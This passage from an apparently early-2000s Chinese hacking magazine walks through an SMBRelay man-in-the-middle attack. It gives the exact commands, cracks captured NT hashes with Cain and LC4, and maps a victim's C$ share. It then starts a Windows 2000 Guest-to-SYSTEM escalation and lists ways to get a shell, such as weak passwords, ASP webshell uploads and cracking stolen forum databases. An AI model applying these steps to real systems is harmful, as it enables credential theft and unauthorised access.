


图 1

四、利用网页陷阱获取NT散列

使用命令SMBRelay /e 查看网卡参数：

```
SMBRelay v0.981 – TCP (NetBT) level SMB man-in-the-middle relay attack
Copyright 2001：Sir Dystic, Cult of the Dead Cow
Send complaints, ideas and donations to sirdystic@cultdeadcow.com
[1000003] ETHERNET CSMACD – NDIS 5.0 driver
[1] SOFTWARE LOOPBACK – MS TCP Loopback interface
```

我的参数是[1000003]，得到网卡参数后使用如下命令开始监听（图2）。

```
smbrelay /IL 1000003 /IR 1000003 /L+ 192.168.0.2 /R– 192.168.0.2
```




图 2

为什么要绑定192.168.0.2这个IP呢？SMBRelay的说明文件上有这样一段：如果系统一直使用139端口，SMBRelay将不能正常绑定139端口工作，因为Microsoft有一套系统自我保护的制度。解决这个问题最简单的方法是使用/L+参数来建立一个新的IP地址在我们自己的NIC（网络接口卡），并且你的目标将先连接这个新建的IP，而不是你的真正IP。另外一种方法是在控制版面中手动添加一个IP地址，然后使用/L来指定使用这个IP地址。这里还有一个问题，如果系统存在任何的139端口连接，smbrelay将很可能不能正常工作。为解决这个问题，我采用了使用Cain来抓取局域网中的SMB的办法（图3）。




图 3

注意 左上角黑框中的图标就是打开嗅探的按钮。

现在一切都准备好了，连接肉鸡打开主页，这时SMBRelay的窗口有动静了（图4）。




图 4

我们可以看到对方的散列已被SMBRelay抓到，这样抓到的散列是得不到密码的，但也有它的用途，我们后面再介绍。怎样得到他的密码呢？看看CAIN的窗口吧（图5）！




图 5

看！CAIN也抓到了一个散列，一般简单的密码CAIN就可解出来。将抓到的散列移到Cracker（图6）。




图 6

移过去后，可以使用 start dictionary attack 或者start brute-force attack 来破解（图7）。




图 7

一般用户的密码用他们都可破解出来，比如现在抓到的这个破解了5分钟以后，出现图8的结果。密码出来了吧！当遇到复杂的密码时他就破解不出来了，但CAIN支持将散列保存为lc格式的存档。在Cracker栏里点鼠标右键，弹出菜单选择Export（图9）。




图 8




图 9

存为 lc 格式的文件后，我们可使用 lc4 来破解了。打开 lc4，选择从 lc 文件导入（图 10）。




图 10

同样，几分钟后密码也被解出来了，这里我们就不详细讨论了。在图 4 时我说过 SMBRelay 抓获的散列得不到密码，但有其他的用途，究竟是什么用途呢？不急，看下面！

五、利用散列长驱直入

接图 4 处说起。对方的散列已被 SMBRelay 抓到后，在本地打开一 cmd 窗口。使用命令：net use \\192.168.0.2（图 11）。




图 11




图 12

看到了吗？映射成功了！查看一下 c$ 下是什么吧，dir \\192.168.0.2\c$（图 12）。

呵呵！其实是肉鸡的 c 盘。没错，因为 SMBRelay 的转发，对于本机来说，192.168.0.2 就是肉鸡，对于肉鸡来说，192.168.0.2 就是本机。SMBRelay 起到了一个中间人的作用，不知道这是不是网上流传的中间人第三方攻击？

六、总结

要防止散列被不怀好意的人获取，方法也很简单。根据 SMBRelay 运行的过程来看，只要 139 端口不开放，SMBRelay 是不能得逞的，所以屏蔽掉 139 端口是个不错的方法。我们可利用端口规则也可利用防火墙，总之，怎么做就要看你的了。以上就是我测试的过程和结果，可能会有失误的地方。欢迎大家来 www.caiker.net 指出，我会在这里和大家交流这个问题。

文章里面使用的工具有 Cain v2.5 BATE33、SMBRelay.exe、LC4、winpcap，在光盘中均有收录！

GUEST权限的提升

裴信

本文关键词：

GUEST 权限——供来宾访问计算机或访问域的内置帐户，权限较低，可进行读操作，不能删除文件，对敏感目录不具备访问权限。

SYSTEM 权限——操作系统的权限，某些地方甚至比 admin 的权限还要高，默认情况下对目录文件操作没有限制！

本文目的：

如何提升基于 NTFS 分区格式的 GUEST 权限至 SYSTEM 权限。

前几天，在某一论坛上看到有些朋友在讨论一个问题，是关于 GUEST 用户在得到一个 SHELL 的前提下，如何来提升权限。帖子上有正确的说法也有错误的说法，在 SP1 刚发布时，偶然的一次失误让我发现了一个有趣的现象，并对这个现象简单地研究了一番。发现这个现象既不属于漏洞也不属于 BUG，顶多只能算一个默认策略的失误（这个问题下文将会被称作失误）！但这个失误可以说是致命的，现在我们就以 Win2000 任意系统为例，以 GUEST 权限用户的身份开始进入问题吧！

受影响的系统：

Microsoft Windows 2000 Advanced Server SP3
Microsoft Windows 2000 Advanced Server SP2
Microsoft Windows 2000 Advanced Server SP1
Microsoft Windows 2000 Advanced Server
Microsoft Windows 2000 Datacenter Server SP3
Microsoft Windows 2000 Datacenter Server SP2
Microsoft Windows 2000 Datacenter Server SP1
Microsoft Windows 2000 Datacenter Server
Microsoft Windows 2000 Professional SP3
Microsoft Windows 2000 Professional SP2
Microsoft Windows 2000 Professional SP1
Microsoft Windows 2000 Professional
Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Server

1 策略失误的描述

首先，我们从 NTFS 格式谈起。NTFS 是微软 Windows NT 内核系列操作系统支持的一个特别为网络、磁盘配额、文件加密等管理安全特性而设计的磁盘格式。NTFS 支持文件加密管理功能，可为用户提供更高层次的安全保证。在 NTFS 分区上可以为共享资源、文件夹以及文件设置访问许可权限。许可的设置包括两方面的内容：一是允许哪些组或用户对文件夹、文件和共享资源进行访问；二是获得访问许可的组或用户可进行什么级别的访问。访问许可权限的设置不但适用于本地计算机的用户，同样也应用于通过网络的共享文件夹对文件进行访问的网络用户。与 FAT32 文件系统下对文件夹或文件进行访问相比，安全性要高得多。

NTFS 的目录访问权限分为：读取、写入、读取及执行、修改、列目录、完全控制，这相对 FAT32 格式的分区来说，好处就是可进行更为安全的设置。同时，NTFS 在缺省状态下，针对无权限或低权限用户

对几个系统文件夹都是进行只读保护的。不过，百密难免一疏，NTFS在默认情况下，大多数的文件夹对所有用户（Everyone这个组）是完全敞开的（Full Control），本文就是针对“完全敞开”这个失误来完成本文中关键的实验的。

GUEST用户在默认设置的NTFS分区上，受限制只读的目录为：Documents and Settings、Program Files、WINNT、wwwroot。除此之外，所有的目录GUEST用户都有可写的权限。如果在可写的目录中存在一个随用户登陆后自动运行的文件，那么这个自动运行的文件的权限将会继承当前登陆用户的权限。如果我们用刻意的程序替换掉这个自启动文件，那么，下次服务器重启后，我们的程序将会随系统启动继承当前用户的权限。如果我们的程序启动后开放一个端口可供我们连接，我们连接登陆后就能以当前登陆用户的权限执行任意指令。下面我们来将失误重现。

2 SHELL的获得

在开始时，我们首先要获得一个SHELL，具体获得方法我在这里只简单的总结一下，因为《X档案》以前的刊物已经有所介绍，请大家注意查阅！获得SHELL的方法有很多种，目前取得的方法我常用的有4种，如下：

1．通过弱口令获得

这个方法要求能探测到对方的弱口令（可以是GUEST或者USER，ADMIN的弱口令不在本文讨论范围之列），并且对方开启了TELNET服务。满足这两个条件后，可在本机建立一个用户名和密码相同的账号直接TELNET上去（具体请参考《X档案》2003年第4期的《去除NTML验证全攻略》第三条），从而绕开NTML验证取得一个SHELL。所取得SHELL的权限与用户的权限相同。

2．ASPCODE溢出

这个方法要求对方为SP0~SP2的系统，ASP溢出后会自动创建一个通道得到SHELL，不需要另外再TELNET。在Win2000系统下，该SHELL的权限也为GUEST（具体请参考《X档案》2003年第4期71页）。

3．虚拟的主页空间

这个方法需要你取得一个主页的上传权限，取得权限后上传一个ASP文件，再通过IE打开这个ASP文件就得到一个WEBSHELL（注：WEBSHELL转换成CMD SHELL，本文会做详细过程范例）。

4．从论坛拿到MDB文件

这个方法需要你有很丰富的经验，从各方面想办法取得论坛数据库的绝对路径，从而下载论坛数据库文件（实在不能通过漏洞知道路径的话，你就自己猜路径吧，如果真猜中了你也可以去买彩票了）。下载回来的数据库可用Access打开，然后取得其前后台的MDB5值，再暴力破解出来（当然需要很多的时间和精力）。在取得前后台的密码后，以管理员身份登陆上去，并上传已经修改配置好的ASP文件，再通过IE打开这个ASP文件，就能得到一个WEBSHELL。

3 GUEST权限的提升测试

